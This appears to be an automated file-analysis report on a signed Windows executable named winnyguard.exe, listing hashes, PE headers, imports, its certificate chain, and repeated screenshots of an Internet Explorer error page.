C:\Users\User\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{677D504C-5534-11E7-9C49-080027CB305F}.Dat	**Type :** Composite Document File V2 Document, No summary info **MD5 :** f389bd6302ad038a4e32538c9e02bcde **SHA-1 :** ba3a7b65cfb3d843eb45c4a617ffaf7d5a412748 **SHA-256 :** 27a1d2263c5bc05e3de26e29fac5cf369fba771bf1bba5f56cfa29baa1222e31 **SHA-512 :** 27b862ab03d92fea82295beddf5adcd05610831deabc6ca2ba59ca8b70254c761c8a8 **Size :** 3.584 Kilobytes.
C:\Users\User\AppData\Roaming\Microsoft\Windows\Cookies\Index.Dat	**Type :** Internet Explorer cache file version Ver 5.2 **MD5 :** 2ed7b584633888df7f0114fa4ac6dc69 **SHA-1 :** fa8067b3241b8d9258d9fc88f5bd80fca5433b10 **SHA-256 :** 69a0d29dc846c82d785231dbf94e4c4b731ad588afaa529e9d8d77aca176c23d **SHA-512 :** 678165bd37def22a10615aded1384e97413fce1fb7fcf8db180349b0fea0b16037e654 **Size :** 32.768 Kilobytes.
C:\Users\User\AppData\Roaming\Microsoft\Windows\PrivacIE\Index.Dat	**Type :** Internet Explorer cache file version Ver 5.2 **MD5 :** 6aea4ff23a31bb4904ad6b942cd7f6a1 **SHA-1 :** 202fc0c09d2290aa448295fb0c8454facd626b1c **SHA-256 :** 1508f58c461fae8c8bb3c20df8d44466ff6201903901c57caf275b8c1b8cf572 **SHA-512 :** e6909b511168b05282a8ce9c10ef72e45e2efd7268f68a83dbefd8128200397821466a **Size :** 49.152 Kilobytes.
C:\Users\User\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\0D3JCK2E\Down[1]	**Type :** PNG image data, 15 x 15, 8-bit/color RGBA, non-interlaced **MD5 :** 555e83ce7f5d280d7454af334571fb25 **SHA-1 :** 47f78f68d72e3d9041acc9107a6b0d665f408385 **SHA-256 :** 70f316a5492848bb8242d49539468830b353ddaa850964db4e60a6d2d7db4880 **SHA-512 :** 021f2f0da228a23826cfddf2898e2b63787b3be2d94a49e58fc6973628b3995dc690ff7 **Size :** 3.414 Kilobytes.

STATIC FILE INFO

File Name:	winnyguard.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
SHA1:	4b552b5f4e29b076d087c53cc80c2f2bc0cdc6df
MD5:	86c7c93516b0a074c8a59f2ebb2642c0
First Seen Date:	2017-06-19 18:28:39.323333 (about 6 hours ago)
Number Of Clients Seen:	2
Last Analysis Date:	2017-06-19 18:28:39.323333 (about 6 hours ago)
Human Expert Analysis Result:	No human expert analysis verdict given to this sample yet.

DETAILED FILE INFO

ADDITIONAL FILE INFORMATION

PE Headers

PROPERTY	VALUE
File Type Enum	6
Number Of Sections	4
Compilation Time Stamp	0x52BA5F25 [Wed Dec 25 04:29:25 2013 UTC]
Entry Point	0x40648f (.text)
Machine Type	Intel 386 or later - 32Bit
File Size	132800
Sha256	c0e0673882dacc86057e31f463251325658bbd43b8ae5b722d10981fdda5fc2a
Mime Type	application/x-dosexec

PE Sections

NAME	VIRTUAL ADDRESS	VIRTUAL SIZE	RAW SIZE	ENTROPY	MD5
.text	0x1000	0x136b4	0x13800	6.59380197643	d5e22c601af921d280c4bc2428446af1
.rdata	0x15000	0x64e2	0x6600	4.66138637607	c3fafad72ac3e443edd9d3f8e874dc1d
.data	0x1c000	0x3130	0x1200	3.42469351153	1847f2a732ae8381f16c85bb5fdc068d
.reloc	0x20000	0x3d3c	0x3e00	3.26935121849	6f2e554ed7c95b687fccf79c19a056b1

PE Imports

- KERNEL32.dll
  - GetProcessHeap
  - WriteFile
  - WideCharToMultiByte
  - InitializeCriticalSectionAndSpinCount
  - SizeofResource
  - FreeConsole
  - FileTimeToSystemTime
  - MultiByteToWideChar
  - lstrlenW
  - GetStdHandle
  - GetLastError
  - SetLastError
  - FindClose
  - LockResource
  - FindNextFileW
  - GetWindowsDirectoryW
  - FileTimeToLocalFileTime
  - LocalFree
  - RaiseException
  - EnterCriticalSection
  - LeaveCriticalSection
  - DeleteCriticalSection
  - HeapDestroy
  - OutputDebugStringW
  - HeapSize
  - CreateFileW
  - FlushFileBuffers
  - GetComputerNameW
  - HeapFree
  - CompareFileTime
  - SystemTimeToFileTime
  - HeapAlloc
  - LoadResource
  - FindResourceW
  - FindResourceExW
  - AllocConsole
  - FindFirstFileW
  - GetEnvironmentVariableW
  - LCMapStringW
  - GetStringTypeW
  - WriteConsoleW
  - SetStdHandle
  - LoadLibraryW
  - RtlUnwind
  - LoadLibraryExW
  - CloseHandle
  - GetCPInfo
  - HeapReAlloc
  - GetCommandLineW
  - EncodePointer
  - DecodePointer
  - GetCommandLineA
  - IsDebuggerPresent
  - IsProcessorFeaturePresent
  - InterlockedDecrement
  - ExitProcess
  - GetModuleHandleExW
  - GetProcAddress
  - Sleep
  - InterlockedIncrement
  - GetCurrentThreadId
  - GetModuleFileNameW
  - GetFileType
  - GetStartupInfoW
  - GetModuleFileNameA
  - QueryPerformanceCounter

- GetCurrentProcessId
- GetSystemTimeAsFileTime
- GetEnvironmentStringsW
- FreeEnvironmentStringsW
- UnhandledExceptionFilter
- SetUnhandledExceptionFilter
- GetCurrentProcess
- TerminateProcess
- TlsAlloc
- TlsGetValue
- TlsSetValue
- TlsFree
- GetModuleHandleW
- GetConsoleCP
- GetConsoleMode
- SetFilePointerEx
- IsValidCodePage
- GetACP
- GetOEMCP

- USER32.dll
  - CharNextW
- ADVAPI32.dll
  - RegOpenKeyExW
  - RegCloseKey
  - ConvertSidToStringSidW
  - RegEnumKeyExW
  - CheckTokenMembership
  - GetUserNameW
  - FreeSid
  - RegEnumValueW
  - AllocateAndInitializeSid
  - LookupAccountNameW
- SHELL32.dll
  - ShellExecuteW
  - CommandLineToArgvW
- SHLWAPI.dll
  - StrToIntW
  - StrStrW
  - StrStrIW
  - StrCmpIW
  - PathMatchSpecW
- WS2_32.dll
  - WSACleanup
  - getsockname
  - socket
  - WSAGetLastError
  - WSAStartup
  - connect
  - gethostname
  - htons
  - closesocket
  - inet_addr
- IPHLPAPI.DLL
  - GetAdaptersInfo

CERTIFICATE VALIDATION

- Success ✔

[+] NETAGENT CO., LTD.	
Status	NoError ✔
Start Date	2016-08-08 00:00:00+00:00
End Date	2018-08-08 23:59:59+00:00
Sha256	352c73ac16950b69dbbbc5d8216d70e7335a1fcd66904a5966ce8911710f4cdf
Serial	1ABF33F5430DE5C5BF41E53E08D28587
Subject Key Identifier	25 d7 96 e1 59 a3 4b 0b 05 13 86 b4 19 5e b1 b1 32 cf 94 d0
Issuer Name	COMODO RSA Code Signing CA
Issuer Key Identifier	29 91 60 ff 8a 4d fa eb f9 a6 6a b8 cf f9 e6 4b bd 49 ce 12
Crl link	http://crl.comodoca.com/COMODORSACodeSigningCA.crl
Key Usage	Digital Signature (80)
Extended Usage	Code Signing (1.3.6.1.5.5.7.3.3)


[+] COMODO RSA Code Signing CA	
Status	NoError ✔
Start Date	2013-05-09 00:00:00+00:00
End Date	2028-05-08 23:59:59+00:00
Sha256	be4b37864cefc39611d4b6a1de110074e5f282de90016aa5d36849ab452eab2c
Serial	2E7C87CC0E934A52FE94FD1CB7CD34AF
Subject Key Identifier	29 91 60 ff 8a 4d fa eb f9 a6 6a b8 cf f9 e6 4b bd 49 ce 12
Issuer Name	COMODO RSA Certification Authority
Issuer Key Identifier	bb af 7e 02 3d fa a6 f1 3c 84 8e ad ee 38 98 ec d9 32 32 d4
Crl link	http://crl.comodoca.com/COMODORSACertificationAuthority.crl
Key Usage	Digital Signature,Certificate Signing,Off-line CRL Signing,CRL Signing (86)
Extended Usage	Code Signing (1.3.6.1.5.5.7.3.3)


[+] COMODO RSA Certification Authority	
Status	NoError ✔
Start Date	2010-01-19 00:00:00+00:00
End Date	2038-01-18 23:59:59+00:00
Sha256	f1bc8293a80c7d1bb2fd1d6e9b714b06e6b66686ca9b26a76d91e06e2934fa83
Serial	4CAAF9CADB636FE01FF74ED85B03869D
Subject Key Identifier	bb af 7e 02 3d fa a6 f1 3c 84 8e ad ee 38 98 ec d9 32 32 d4
Issuer Name	COMODO RSA Certification Authority
Issuer Key Identifier	undefined
Crl link	undefined
Key Usage	Certificate Signing,Off-line CRL Signing,CRL Signing (06)
Extended Usage	undefined


[+] COMODO SHA-1 Time Stamping Signer	
Status	NoError ✔
Start Date	2015-12-31 00:00:00+00:00
End Date	2019-07-09 18:40:36+00:00
Sha256	f49570a2c3e23ad1d7ef62a2c137f08af02d8a2855bd96053e2365e354572fe2
Serial	1688F039255E638E69143907E6330B
Subject Key Identifier	8e 6b 2d 33 6b f4 33 a7 93 b3 13 9a a5 e0 0a f7 12 35 6a 88
Issuer Name	UTN-USERFirst-Object
Issuer Key Identifier	da ed 64 74 14 9c 14 3c ab dd 99 a9 bd 5b 28 4d 8b 3c c9 d8
Crl link	http://crl.usertrust.com/UTN-USERFirst-Object.crl
Key Usage	Digital Signature,Non-Repudiation (c0)
Extended Usage	Time Stamping (1.3.6.1.5.5.7.3.8)


[+] UTN-USERFirst-Object	
Status	NoError ✔
Start Date	1999-07-09 18:31:20+00:00
End Date	2019-07-09 18:40:36+00:00
Sha256	2acd612cf8f03b495f01de23e4f5d695350d00ff6d27f0255362c79df0eca403
Serial	44BE0C8B500024B411D3362DE0B35F1B
Subject Key Identifier	da ed 64 74 14 9c 14 3c ab dd 99 a9 bd 5b 28 4d 8b 3c c9 d8
Issuer Name	UTN-USERFirst-Object
Issuer Key Identifier	undefined
Crl link	http://crl.usertrust.com/UTN-USERFirst-Object.crl
Key Usage	Digital Signature,Non-Repudiation,Certificate Signing,Off-line CRL Signing,CRL Signing (c6)
Extended Usage	Code Signing (1.3.6.1.5.5.7.3.3)


SCREENSHOTS






Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:18 AM



Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:19 AM



Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:21 AM



Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:15 AM



Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:20 AM


Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:19 AM


Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:18 AM



Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:17 AM



Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www1.wg.agmate.net/User/G002.aspx?winny=0&nyt
Bing
Favorites
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Done
Internet | Protected Mode: Off
100%
Internet Explorer can...
12:20 AM

